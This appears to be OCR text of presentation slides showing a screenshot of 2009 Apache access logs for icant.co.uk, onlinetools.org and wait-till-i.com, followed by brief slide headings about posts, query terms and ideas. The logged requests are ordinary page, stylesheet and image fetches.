

Open Connection
Quick Connect
Action
Refresh
/logs
Filename
Size
Modified
access_log-200...15-00.processed 1003.3... 15/01/2009 10:01
access_log-200...15-01.processed 1.0 MB 15/01/2009 11:01
access_log-200...15-02.processe
access_log-200...15-03.processe
access_log-200...15-04.processe
access_log-200...15-05.processe
access_log-200...15-06.processe
access_log-200...15-07.processe
access_log-200...15-08.processe
access_log-200...15-09.processe
access_log-200...15-10.processe
access_log-200...15-11.processe
access_log-200...15-12.processe
access_log-200...15-13.processe
access_log-200...15-14.processe
access_log-200...15-15.processe
access_log-200...15-16.processe
access_log-200...15-17.processe
access_log-200...15-18.processe
access_log-200...15-19.processe
access_log-200...15-20.processe
256 Files


access_log-2009-01-15-00.processed
1 81.80.47.169 - - [15/Jan/2009:00:00:03 -0800] "GET /icant.co.uk/csstablegallery/index.php?css=95 HTTP/1.1"
2 74.6.17.152 - - [15/Jan/2009:00:00:05 -0800] "GET /ichwill.net/nosend.php?p=64650 HTTP/1.0" 302 20 "-" "Mo
3 123.17.179.63 - - [15/Jan/2009:00:00:06 -0800] "GET /onlinetools.org/tools/easycounter.php HTTP/1.1" 200 3
4 76.203.200.177 - - [15/Jan/2009:00:00:07 -0800] "GET /onlinetools.org/favicon.ico HTTP/1.0" 200 1406 "-" "
5 59.106.108.66 - - [15/Jan/2009:00:00:07 -0800] "GET /wait-till-i.com/feed/ HTTP/1.1" 302 - "-" "Hatena RSS
6 123.17.179.63 - - [15/Jan/2009:00:00:10 -0800] "GET /onlinetools.org/includes/bozostyles.css HTTP/1.1" 200
7 123.17.179.63 - - [15/Jan/2009:00:00:10 -0800] "GET /onlinetools.org/includes/print.css HTTP/1.1" 200 526
8 123.17.179.63 - - [15/Jan/2009:00:00:11 -0800] "GET /onlinetools.org/includes/styles.css HTTP/1.1" 200 512
9 123.17.179.63 - - [15/Jan/2009:00:00:11 -0800] "GET /onlinetools.org/includes/functions.js HTTP/1.1" 200 4
10 72.30.78.227 - - [15/Jan/2009:00:00:12 -0800] "GET /icant.co.uk/tshirtaday/index.php?p=meridia-and-fast HT
11 123.17.179.63 - - [15/Jan/2009:00:00:13 -0800] "GET /onlinetools.org/images/close.gif HTTP/1.1" 200 159 "h
12 123.17.179.63 - - [15/Jan/2009:00:00:13 -0800] "GET /onlinetools.org/images/pixelhuggerlogo.gif HTTP/1.1"
13 123.17.179.63 - - [15/Jan/2009:00:00:13 -0800] "GET /onlinetools.org/images/gearstop.gif HTTP/1.1" 200 107
14 123.17.179.63 - - [15/Jan/2009:00:00:13 -0800] "GET /onlinetools.org/images/accessclose.gif HTTP/1.1" 200
15 123.17.179.63 - - [15/Jan/2009:00:00:14 -0800] "GET /onlinetools.org/images/decrease_font.gif HTTP/1.1" 20
16 123.17.179.63 - - [15/Jan/2009:00:00:14 -0800] "GET /onlinetools.org/images/increase_font.gif HTTP/1.1" 20
17 123.17.179.63 - - [15/Jan/2009:00:00:14 -0800] "GET /onlinetools.org/images/x-click-butcc-donate.gif HTTP/
18 202.46.23.62 - - [15/Jan/2009:00:00:14 -0800] "GET /icant.co.uk/sandbox/twick-happy.html HTTP/1.1" 200 858
19 123.17.179.63 - - [15/Jan/2009:00:00:15 -0800] "GET /onlinetools.org/images/UK_80_80.gif HTTP/1.1" 200 228
20 66.150.96.121 - - [15/Jan/2009:00:00:15 -0800] "GET /wait-till-i.com/wp-rss2.php HTTP/1.1" 304 20 "-" "Fee
21 123.17.179.63 - - [15/Jan/2009:00:00:16 -0800] "GET /onlinetools.org/images/onlinetools.gif HTTP/1.1" 200
22 202.46.23.62 - - [15/Jan/2009:00:00:16 -0800] "GET /icant.co.uk/favicon.ico HTTP/1.1" 404 229 "-" "Mozilla
23 123.17.179.63 - - [15/Jan/2009:00:00:18 -0800] "GET /onlinetools.org/favicon.ico HTTP/1.1" 200 1406 "-" "M
24 77.163.244.42 - - [15/Jan/2009:00:00:20 -0800] "GET /onlinetools.org/tools/domtabdata/ HTTP/1.1" 200 3011
25 72.30.78.227 - - [15/Jan/2009:00:00:21 -0800] "GET /icant.co.uk/easy-flickr/index.php?s=folk HTTP/1.0" 200
26 66.249.73.201 - - [15/Jan/2009:00:00:22 -0800] "GET /icant.co.uk/easy-flickr/index.php?s=palin HTTP/1.1" 2
27 81.208.106.65 - - [15/Jan/2009:00:00:32 -0800] "GET /icant.co.uk/csstablegallery/ HTTP/1.1" 200 10770 "htt
28 81.208.106.65 - - [15/Jan/2009:00:00:33 -0800] "GET /icant.co.uk/csstablegallery/csstg.css HTTP/1.1" 200 4
29 81.208.106.65 - - [15/Jan/2009:00:00:33 -0800] "GET /icant.co.uk/csstablegallery/csstg.js HTTP/1.1" 200 15
30 81.208.106.65 - - [15/Jan/2009:00:00:34 -0800] "GET /icant.co.uk/csstablegallery/bulletbook.gif HTTP/1.1"
31 81.208.106.65 - - [15/Jan/2009:00:00:34 -0800] "GET /icant.co.uk/csstablegallery/unobjava.gif HTTP/1.1" 20
32 81.208.106.65 - - [15/Jan/2009:00:00:34 -0800] "GET /icant.co.uk/csstablegallery/headertop.gif HTTP/1.1" 2
33 81.208.106.65 - - [15/Jan/2009:00:00:34 -0800] "GET /icant.co.uk/csstablegallery/metabottom.gif HTTP/1.1"
34 81.208.106.65 - - [15/Jan/2009:00:00:34 -0800] "GET /icant.co.uk/csstablegallery/whiteroundtop.gif HTTP/1.
35 81.208.106.65 - - [15/Jan/2009:00:00:34 -0800] "GET /icant.co.uk/csstablegallery/footerbottom.gif HTTP/1.1
Line: 2344 Column: 128 Plain Text Soft Tabs: 2


# No strength in numbers.




# Check your posts.




# And query terms.



# Some not-so sci-fi ideas...



